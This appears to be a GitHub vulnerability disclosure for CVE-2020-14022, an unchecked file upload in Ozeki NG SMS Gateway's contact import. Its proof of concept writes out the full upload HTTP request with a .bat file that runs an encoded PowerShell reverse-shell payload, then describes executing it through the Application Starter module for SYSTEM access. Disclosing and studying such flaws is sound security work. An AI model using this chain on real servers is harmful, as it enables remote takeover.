DrunkenShells Ozeki Disclosure ... on Sep 18, 2020 History

..	
AppStarter.png	2 years ago
README.md	2 years ago
Reverse Shell.png	2 years ago
Temp a.bat.png	2 years ago
Upload bat.png	2 years ago

README.md

CVE-2020-14022: Ozeki SMS Gateway Dangerous File Upload in "Import Contacts"

Ozeki NG SMS Gateway 4.17.1 through 4.17.6 does not check the file type when bulk importing new contacts ("Import Contacts" functionality) from a file. It is possible to upload an executable or .bat file that can be executed with the help of a functionality (E.g. the "Application Starter" module) within the application.


Requirements:

This vulnerability requires:

- Access to an Ozeki Web Application administration interface

Proof Of Concept:

Instead of importing a CSV file we imported a BAT file containing malicious PowerShell payload:



Upload HTTP Request:

```
POST /desktop HTTP/1.1
Host: <IP>:9501
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3835.0 Safari/537.36
Content-Type: multipart/form-data; boundary=---------------------------863316458376014617655172093
Content-Length: 2240
Cookie: usrckenc=4ef***TRUNCATED***712
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="mode"

importaddressbook
-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="layout"

MENUVIEW
-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="MENU"

COMPOSEMENU2
-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="MAIN"
```

```
ADDRESSBOOKIMPORT
-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------863316458376014617655172093
Content-Disposition: form-data; name="uploadedfile"; filename="a.bat"
Content-Type: application/x-msdos-program

C:\windows\system32\cmd.exe /c start /b C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoA

-----------------------------863316458376014617655172093—
```

By abusing the "Application starter" module, we can execute the uploaded file:

Now, when a message is received, the "a.bat" will be executed and the attacker will get a reverse shell with system privileges on the server.